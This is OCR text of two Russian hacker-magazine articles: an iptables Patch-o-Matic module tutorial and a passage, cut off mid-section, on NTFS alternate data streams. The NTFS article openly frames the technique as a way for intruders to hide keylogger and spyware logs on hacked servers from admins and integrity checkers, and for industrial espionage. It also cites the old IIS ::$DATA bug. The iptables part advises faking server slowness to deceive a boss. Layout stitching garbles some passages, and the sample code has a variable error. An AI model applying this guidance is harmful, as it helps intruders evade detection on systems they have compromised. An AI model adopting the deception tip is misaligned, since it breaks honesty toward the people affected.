УСТАНАВЛИВАЕМ ФУНКЦИОНАЛЬНЫЙ ПАТЧ ДЛЯ IPTABLES

Что говорить, iptables не совсем универсальный файрвол. Он умеет лишь элементарные вещи: фильтровать доступ, мутить NAT, но не более того. Многие админы жалуются на неудобный синтаксис и ограниченные возможности известного сетевого экрана. Но недавно программисты со всего мира собрали в единый пакет все патчи, которые когда-либо писали. Проект получил красивое название Patch-o-Matic.

ЧТО ЭТО ЗА ЗВЕРЬ ТАКОЙ?

Patch-o-Matic (или просто POM) представляет собой набор различных патчей, укрепляющих и модифицирующих брандмауэр. После установки этого чудесного фикса админ может рулить сервером по полной: устанавливать вероятность срабатывания того или иного правила, ставить временные рамки рулеса, ограничивать подключения к определенному демону, очищать заголовки пакетов и искать в них определенные слова, определять версию OS и многое другое. Я сам удивился, когда узнал о функциональности патча и сперва подумал, что это какая-то лажа. Но установив обновление, я не разочаровался в новых фичах межсетевого фильтра.


Прежде чем что-либо ставить, следует оговориться. Рассматриваемый патч - это не просто набор модулей для iptables, поэтому перенос новых модулей в /lib/iptables не прокатит. Потребуется внести изменения в код ядра, добавив туда необходимые таблицы и цели. То есть rpm-щики страдают в первую очередь :). Если ты в их числе, научись собирать ядро из исходников. Работа POM проверялась на ядре 2.4.24 (более свежую версию ломало выкачивать из инета :)). Что касается ветки 2.6.x, о ней в INSTALL вообще ничего не сказано, возможно, с подобным ядрышком сдружить POM не получится (хотя я не проверял). Вот, собственно, и все тонкости установки. Если тебя ничего не останавливает, давай приступим к процессу накладывания патчей.

ВЫБЕРИ СВОЙ МОДУЛЬ!

Если ядро собирается из исходников, то и файрвол придется перекомпилировать. Выкачивай свежую версию iptables-1.2.9 (http://netfilter.org/files/iptables-1.2.9.tar.bz2) и прилагающийся к ней патч (http://netfilter.org/files/patch-o-matic-ng-20040621.tar.bz2). Обязательно убедись в наличии файла /etc/termcap (инсталлятор POM работает с библиотекой termcap).

Теперь пересобери iptables. Чтобы процесс пошел правильным путем, твое ядро должно быть собрано из исходников, причем последние понадобятся и для сборки файрвола. Если ты любитель rpm-ядер, выкачивай последний кернел с ftp.kernel.org и компилируй его. Я полагаю, что проблем с ядром у тебя не возникнет. Если так, переходи в каталог с patch-o-matic. Здесь ты не найдешь ничего интересного, лишь пару текстовиков и перловый скрипт runme. Его и запускай :). Без стартовых параметров сценарий откажется работать. Дело в том, что необходимо указать тип устанавливаемых патчей. Нас интересуют extra и base (патчи, которые идеально работают друг с другом). Когда ты запустишь сценарий, тебя ждет интересный интерактивный опрос. Будет показан help к модулю и предложение установить патч. Если честно, лучше всего зайти в каталоги base и extra, самостоятельно изучить

Краткое описание каждого патча




Интерактивный опрос для каждого модуля


Убедись в том, что все опции на месте

каждое обновление, составить краткий список необходимых патчей и установить их. Но это мое мнение, ты можешь поступать как тебе угодно.

Теперь переходим к самому вкусному. Пиши make menuconfig (либо make xconfig, если в иксах сидишь) и заходи в раздел Networking Options -> Netfilter Configuration. Там ты увидишь кучу новых вкусностей. Последовательно отмечай, какие модули установились скриптом POM'а в качестве подгружаемых. Отметил? Тогда наступает время для перекомпиляции ядра.

Хотя стоп! Когда я проделывал эти шаги, то столкнулся с необычным обстоятельством. Несмотря на то, что модули TARPIT и osf были отмечены, в ядре не создались target TARPIT и match osf. Поэтому пришлось объявить их вручную. На всякий случай открой файл .config для редактирования и убедись в наличии двух опций:


Множество вкусных модулей!
(он их ест, что ли? - прим. ред.)

```
CONFIG_IP_NF_TARGET_TARPIT=m
CONFIG_IP_NF_MATCH_OSF=m
```

Если эти строки присутствуют, то с помощью iptables можно рулить модулем определения OS и создавать пустые сокеты. О тонкой настройке этих патчей я расскажу чуть позже.

После того как ты пересоберешь ядро, перезагрузись. Убедись, что кернел не потерял своей функциональности. Теперь зайди в исходники iptables и переустанови брандмауэр. Это необходимо для того, чтобы iptables подвязал все необходимые модули и перенес их в /lib/iptables.

ТОНКАЯ НАСТРОЙКА ОБНОВЛЕНИЙ

С установкой вроде как покончено. Теперь пришло время сделать то, ради чего, собственно, мы ставили Patch-o-Matic. А именно попрактиковаться в его применении. Я начну составление рулесов с самых вкусных и удобных модулей.

❶. libipt_time.so

Модуль представляет собой средство временной активации правила. Представь, например, такую ситуацию: ты админишь машину под linux, где установлен web-сервер. В целях экономии трафика не хочется, чтобы посетители обращались к вебу после 20 часов вечера. В 8 утра правило должно потерять свою силу. Естественно, ты можешь решить эту несложную проблему с помощью крона, но более изысканное решение предлагает модуль ipt_time. Добавляй следующее правило в систему и забудь о проблеме:

```
# iptables -A INPUT -p tcp --dport 80 -m time --timestart 20:00 -timestop 08:00 -j REJECT
```

Задачу можно усложнить дополнительным условием. Например, в выходные трафик тарифицируется по льготным расценкам, поэтому закрывать доступ в субботу и воскресенье необязательно. Модуль time снабжен опцией --days, которая позволяет удобно конфигурировать временной диапазон. Правило будет выглядеть следующим образом:

```
# iptables -A INPUT -p tcp --dport 80 -m time --timestart 20:00 --timestop 08:00 --days Mon,Tue,Wed,Thu,Fri -j REJECT
```

Задача с web-сервером довольно проста. Но модуль time может пригодиться тебе и при решении более сложных проблем. Например, для организации льготных расценок для диалапщиков, временного ограничения к своему FTP-серверу и т.п.

❷. libipt_random.so

Представь, что ты работаешь каким-нибудь сисадмином. Начальство, как обычно, жмется на апгрейд серверов, а мозгов в твой сервант хотелось бы добавить. Парадоксально, но модуль random поможет тебе вытрясти бабла с начальника. Только подумай: приходишь ты к шефу и просишь денег на оперативку. Естественно, что жмот-начальник посылает тебя куда подальше, мотивируя тем, что сервер пока справляется с нагрузкой. Вот тут-то ты его и поправишь :). Говори: «Да я даже локально не могу до httpd достучаться!» - и на его глазах соединяйся с сервером, который будет изрядно притормаживать при каждом третьем подключении. Это дело заставит начальника задуматься и выделить пару сотен зеленых президентов для покупки кучи оперативной памяти. На самом деле сервер ничем не нагружен. Просто в силу вступает правило с определенной вероятностью (в нашем случае 33%). То есть модуль random позволяет активировать событие случайным образом. На мой взгляд, это очень полезная фича, которую можно заюзать при самых разных обстоятельствах. Кстати, перед тем, как идти к шефу на ковер, не забудь выполнить следующую команду:

```
# iptables -A INPUT -p tcp --dport 80 -m random --average 33 -j REJECT
```

ДРУГИЕ МОДУЛИ

Кроме описанных модулей, хотелось бы отметить патч netmap, который нужен для организации NAT (как SNAT, так и DNAT). В ядре создается цель NETMAP, после чего можно сделать статическую привязку вида 1:1 к любой сети. Например, хочется связать туннелем две сети: 192.168.0.0 и 192.168.1.0. Если без патча пришлось бы писать 254 одинаковых правила, с обновлением жить становится намного легче:

```
# iptables -t nat -A PREROUTING -s 192.168.0.0/24 -j NETMAP --to 192.168.1.0/24.
```

Помимо чисто сетевых патчей, POM содержит множество обновлений для отдельных сервисов. Например, для организации DCC в IRC, передачи UserFile в Eggdrop, а также игровые патчи для HL, QUAKE, WarCraft и других игр.



Все параметры того или иного модуля ты можешь посмотреть с помощью команды iptables -m модуль --help




К моменту написания статьи появился свежий релиз iptables v.1.2.11. Поэтому можешь установить POM с этой версией файрвола.



Чтобы очистить все OS FingerPrints модуля OSF, напиши команду: echo -en FLUSH > /proc/sys/net/ipv4/osf.





Сокет с нулевой реакцией :)

Оно действительно работает!

❸. libipt_mport.so и libipt_iprange.so

Обычно файрвол настраивается по довольно примитивной схеме. Оговаривается список портов, с которыми разрешено соединение, а затем меняется политика брандмауэра. Из-за того, что iptables не умеет обрабатывать все порты в одном правиле, лист рулесов был очень большим. Теперь, при наличии модуля mport, все становится проще. Можно с помощью всего одной команды указать все необходимые порты:

```
# iptables -A INPUT -p tcp -m mport --dports 21,22,25,110,4000:5000 -j ACCEPT
```

Удобно? Несомненно! Бьюсь об заклад, что многие админы порадуются этому прекрасному модулю. Аналогично действует патч iprange, который позволяет указывать диапазон ip-адресов для разрешения/запрета подключений:

```
# iptables -A INPUT -p tcp -m iprange --src-range 192.168.0.1-192.168.0.254 -j ACCEPT.
```

❹. libipt_TARPIT.so

Иногда приходится создавать пустые сокеты. Это так называемое соединение в пустоту. К примеру, на твой сервер постоянно цепляется какой-нибудь хакер из забугорья либо постороннее приложение. Всего одним правилом, без помощи посторонних программ ты можешь создать блокирующий пустой сокет. Фича и удобство метода заключается в том, что порт будет светиться в момент коннекта на него. Все это работает благодаря модулю TARPIT и контейнеру в iptables.

```
# iptables -A INPUT -p tcp --dport 31337 -j TARPIT
```

❺. libipt_connlimit.so

Случается, что любимый софт не умеет поддерживать какую-либо возможность, без которой приходится выбирать другую программу. Например, твой любимый демон не умеет ограничивать максимальное число подключений. С помощью модуля connlimit можно запросто оговорить максимальное число запросов к какому-либо порту. Меня как админа это безумно порадовало, можно сказать, я ставил POM только ради этого модуля. Допустим, ты хочешь разрешить только три подключения к 53 порту. Вот как выглядит рулес для файрвола:

```
# iptables -A INPUT -p tcp --syn --dport 23 -m connlimit --connlimit-above 3 -j REJECT
```

Иногда приходится ограничивать подключения по определенному сегменту. Например, установить правило на три потока из сети с маской /24 можно так:

```
# iptables -p tcp --syn --dport 80 -m connlimit --connlimit-above 3 --connlimit-mask 24 -j REJECT
```

❻. libipt_OSF.so

Очень интересный модуль. Когда ты его поставишь, появляется возможность ограничения доступа по операционной системе. Файрвол попытается сделать FingerPrint и довольно точно узнать систему. Соответственно, если у чувака стоит WinXP, ему закрывается доступ, а если чел продвинутый и юзает FreeBSD, то коннект разрешается :). Все фантазии в твоих руках, и в этом я тебе не помощник. Лично я юзаю OSF только в качестве логирования запросов на определенные порты. Итак, прежде чем писать правило, сливай все финжерпринты с адреса www.openbsd.org/cgi-bin/cvsweb/src/etc/pf.os. Затем перенаправляй файл pf.os в /proc/sys/net/ipv4/osf (вынос про FLUSH). Теперь составляй правило. Я приведу пример рулеса, после активации которого вся статистика отобразится в /var/log/syslog/messages. В целом правило выглядит следующим образом:

```
# iptables -A INPUT -j ACCEPT -p tcp -m osf --genre Linux --log 1 --smart
```

Опция log отвечает за логирование. Если ее значение равно единице, в messages появится лишь одна запись за весь процесс обмена данными. Если опция не определена либо равна нулю, запишется статистика по каждому пакету. Параметр smart позволяет юзать более точное определение OS.

❼. libipt_limit

Этот модуль позволяет ограничивать число пакетов за единицу времени, подходящих под какое-либо правило. К примеру, ты замечаешь, что кто-то пытается заслать кучу пакетов на определенный порт и ждет, пока демон уйдет в даун. Обломать нарушителя сетевого порядка и предотвратить DoS-атаку можно с помощью одного простого правила:

```
# iptables -A INPUT -p tcp --dport 53 -m limit --limit 10/sec -j REJECT
```

Думаю, понятно. Выставляется ограничение на число пакетов в секунду. Также ты можешь использовать минутный, часовой и суточный интервал.

❽. libipt_string

Наконец-то файрвол научился искать подстроку в целом пакете. Нередко требуется фильтровать данные на предмет запрещенных строк. Это могут быть как нецензурные слова :), так и строки, характерные для бэкдоров. Допустим, ты суровый админ и запрещаешь заливку бинарников на твой FTP-сервер. Правило будет следующим:

```
# iptables -A INPUT -p tcp --dport 21 -m string --string '|7F|ELF' -j DROP
```


И ЭТО НЕ ПРЕДЕЛ!

Это лишь часть модулей, про которые мне хотелось бы рассказать. На самом деле POM содержит порядка сотни различных обновлений. Естественно, упомянуть про все в рамках одной статьи невозможно. Цель данного материала - натолкнуть тебя на правильную мысль и разубедить в недостижимой мощности файрволов pf и ipfw. Как видишь, всего за несколько часов я сделал из iptables настоящую конфетку. Теперь ничто не мешает тебе повторить мои действия и пропатчить брандмауэр. И я уверен, что POM поможет решить множество наболевших проблем.


◢ Чтобы установить пакет termcap, выкачай его с FTP-сервера ftp.gnu.org/termcap и заинсталь. Тонкость конфигурирования заключается в дополнительной опции к скрипту configure. Команда должна выглядеть так: ./configure --enable-install-termcap.

◢ На нашем диске ты найдешь архив с POM, свежим iptables, а также необходимую библиотеку termcap.

◢ На странице http://netfilter.org/patch-o-matic/pom-base.html ты можешь прочитать краткое описание каждого модуля.




Запутался? Смотри help



Заюзай POM в полную силу!



A.M.D.F. (amdf@mera.net.ru)



ДЕСТРУКТИВНЫЕ ПОТОКИ

Взламывая очередную NT-систему и устанавливая самодельный шпионский софт, остерегайся: на сервере могут стоять специальные утилиты, контролирующие целостность системных файлов, и злобный админ с красными глазами почти сразу запалит твой мегабайтный лог с паролями, который ты по дурости положил в system32. Чтобы избежать этого, многие начинают изобретать велосипед, в то время как сами программисты Microsoft все уже придумали до нас :). Точи коньки, сегодня ты научишься вытворять с NTFS настоящие пируэты!

РАБОТА С ФАЙЛОВЫМИ ПОТОКАМИ В NTFS

ВОЗМОЖНОСТИ NTFS

Как я уже отмечал, большая часть популярных кейлогеров, троянов и прочего шпионского софта хранит свои логи в системных директориях с большим количеством файлов. Это распространенный, но далеко не лучший способ спрятать информацию на локальном компьютере. Есть возможность, что пользователь заметит лишний постоянно обновляющийся файл, который неожиданно появился у него в системном каталоге. Согласись, не катит. Что же делать? Дописывать лог к уже существующему файлу? Для начала надо найти такой файл, добавление к которому информации не испортит его содержимого. Да и все равно, это какое-то палево.


А как насчет того, чтобы сохранять инфу в такое место, которое не будет видно ни из проводника, ни из командной строки, ни из любого файлового менеджера? Такую возможность нам предоставляет файловая система NTFS. На обычной домашней персоналке ее редко встретишь, так как большинство пользователей по-прежнему предпочитают FAT32, даже те, кто сидит под XP. Но зато в локальной сети какой-нибудь крутой организации, работающей под Win2k/XP, почти наверняка используется NTFS: эта файловая система предоставляет широкие по меркам Windows возможности квотирования дискового пространства, разграничения прав доступа, шифрования и компрессии файлов. Кроме того, NTFS в силу своей организации гораздо более надежна, чем FAT32. Так что метод сокрытия данных, который я опишу, идеально подходит для промышленного шпионажа. С появлением же Longhorn NTFS имеет шанс обосноваться и на дисках домашних компов, т.к. грядущая файловая система WinFS, основанная на NTFS, обещает дополнительные возможности по упорядочиванию и поиску информации, которые должны привлечь домашних пользователей.

КРЕПИМ ДАННЫЕ К ФАЙЛАМ

Предлагаемый мною способ заключается в том, чтобы сохранять данные не в файл, как обычно, а в файловый поток NTFS. Поток можно прикрепить к любому файлу, к каталогу или даже к целому разделу. При этом размер файла не меняется и данные остаются нетронутыми, а значит утилиты, проверяющие контрольные суммы файлов, не заметят изменений.

Альтернативные файловые потоки NTFS - это одна из возможностей NTFS, присутствующая в ней еще с самых ранних версий Windows NT. Она заключается в том, что у одного файла может быть несколько потоков, содержащих данные, причем пользователю доступен лишь главный поток, в котором хранится содержимое файла, остальные же потоки через обычный файловый менеджер юзеру разглядеть не удастся. Нечто похожее реализовано в файловой системе HFS на макинтошах. Там потоки (streams) называются разветвлениями (forks). До недавнего времени они использовались для хранения некоторых ресурсов файла либо информации о типе. С появлением Mac OS X Apple рекомендовала помещать ресурсы в отдельные файлы, а типы файлов определять по расширениям, таким образом, отпала сама необходимость в поддержке этих самых разветвлений. Однако разработчики системы не отказались от потоков, т.е. они поддерживаются системой, но никак не используются. Вернее, используются - людьми, ломающими Mac OS :).

В Windows потоки обычно используются для хранения какой-то дополнительной информации о файле. Например, в потоке может содержаться сводка документа - совокупность некоторых свойств, присущих данному типу файлов. Ну например, сводка видеороликов может содержать инфор-


В этих потоках содержится сводка файла explorer.exe

мацию о разрешении мувика, используемом кодеке и т.д.

Если система стоит на диске с NTFS, то файл explorer.exe наверняка содержит сводку. В зависимости от содержимого сводки к файлу могут прикрепляться потоки с именами SummaryInformation, DocumentSummaryInformation и некоторые другие. Исследуя собственную файловую систему, я обнаружил у себя на компьютере поток с именем $MountMgrRemoteDatabase, прикрепленный к диску C.


О прикрепленных к файлу потоках пользователь может узнать лишь в некоторых случаях. Например, при перемещении файла с прикрепленным потоком на диск с FAT/FAT32. Эти файловые системы, как и следовало ожидать, не поддерживают потоки, поэтому система выдаст запрос на подтверждение потери информации в stream'ах, указав их названия. Разумеется, такая ситуация никогда не возникнет, если поток прикреплен к диску или к системной папке.

Как ты уже, наверное, понял, потоки в современных файловых системах используются очень часто. Я бы также предостерег тебя от мысли, что основное применение им - прятать в файловой системе поломанного сервера своих троянов, кейлогеров и прочих паразитов :). Например, если ты разработчик shareware-программ, то вполне можешь использовать файловые потоки для хранения информации о дате регистрации и количестве дней до истечения срока использования. Словом, в потоках можно размещать все то, что должно быть скрыто от пользователя твоей программы. Впрочем, следует отчетливо понимать, что у толкового крякера такой метод защиты шаровары может вызвать только громкий смех ;).

РАБОТА С ПОТОКАМИ

В работе с файлами и потоками есть и сходства, и различия. Хотя, конечно, различий куда больше :). И файлы, и их потоки создаются и удаляются одними и теми же WinAPI функциями: CreateFile и DeleteFile. Чтение и запись реализуются, соответственно, функциями ReadFile и WriteFile. На этом, собственно, сходства заканчиваются и начинаются различия. В именах потоков могут содержаться спецсимволы, которые не могут быть частью имени нормального файла. Например, «*», «?», «<», «>», «|» и кавычки. Вообще, любое имя потока сохраняется в формате Unicode. Стало быть, в названиях могут использоваться и служебные символы из диапазона 0x01 - 0x20. Нет стандартной функции копирования и переноса потока: MoveFile и CopyFile с потоками не работают. Впрочем, никто не мешает написать свои собственные функции. У потоков отсутствуют собственные атрибуты, такие, как дата создания и модификации: эти признаки наследуются от файла, к которому прикреплены потоки.


Если в самом файле присутствуют какие-либо данные, их тоже можно представить в виде потока. Имена потоков строятся так: «имя_файла:имя_потока:атрибут». Стандартный атрибут потока, в котором находятся данные, называется $Data. Есть много других атрибутов, имена которых также начинаются со знака «$». Содержимое файла находится в безымянном потоке (имя_файла::$DATA). С этим свойством файловой системы представлять содержимое файла в виде потока был связан баг в старых версиях Microsoft IIS. В то далекое время хакер, который хотел узнать текст какого-либо сценария на уязвимом сервере, просто добавлял к его имени «::$DATA», и сервер



Перенос потока на FAT-раздел невозможен

ДРУГИЕ ПОТОКОВЫЕ ВИРУСЫ

Кроме W2K.Stream, потоки нашли применение и в других вирусах и червях. Первым червем, использовавшим файловые потоки, являлся I-Worm.Potok. Эта зверушка прикрепляет несколько потоков к файлу odbc.ini в каталоге Windows и хранит там скрипты для рассылки себя по почте. Еще одним «stream companion» вирусом является W2k.Team. Описание этих и других подобных вирусов ты можешь найти на сайте **www.viruslist.com**.



Вирусы, использующие потоки

вместо того, чтобы выполнить скрипт, выдавал его исходный код.

Работа с потоками, в общем-то, похожа на работу с файлами. В качестве простого примера я написал программу, создающую файл с потоком и записывающую в него информацию. Вот ее код:

Пример создания потока

```
#include <windows.h>
int main()
{
DWORD dwRet;
HANDLE hStream = CreateFile("testfile:stream", GENERIC_WRITE,
FILE_SHARE_WRITE, NULL, OPEN_ALWAYS, NULL, NULL );
WriteFile( hFile, "This is a stream", 17, &dwRet, NULL);
CloseHandle(hStream);
return 0;
}
```



Существует легенда о том, что поток можно удалить только вместе с файлом, к которому он прикреплен. Это не так. Если ты знаешь название потока, то всегда сможешь удалить его стандартной функцией DeleteFile.

Как обычно, все описанные исходники, а также все упомянутые в статье программы ты найдешь на нашем диске.

Если тебе захочется протестить программу на своей системе, не нужно перебивать исходник из журнала - готовый бинарник и исходный код лежит на нашем диске. После запуска этой программы в ее каталоге появится абсолютно пустой (по мнению любого файлового менеджера) файл testfile. Увидеть содержимое прикрепленного потока можно, набрав в командной строке more < testfile: stream. Как видишь, имя потока указывается после имени файла, отделенное от него знаком двоеточия. Самое трудное при работе с потоками - это получить их список для конкретного файла. Стандартной функции нет, и поэтому придется писать ее самому. Давай напишем небольшую консольную программу, которая бы возвращала список потоков по имени файла. Такая прога есть у ребят из Sysinternals, причем она поставляется открытым кодом, но мне не понравился их способ. Они используют вызовы Native API, и поэтому их код большой и трудный для понимания. Мы же напишем свою софтину, которая будет работать из командной строки, с алгоритмом попроще и со стандартными API-функциями.

ПОЛУЧАЕМ СПИСОК ПОТОКОВ

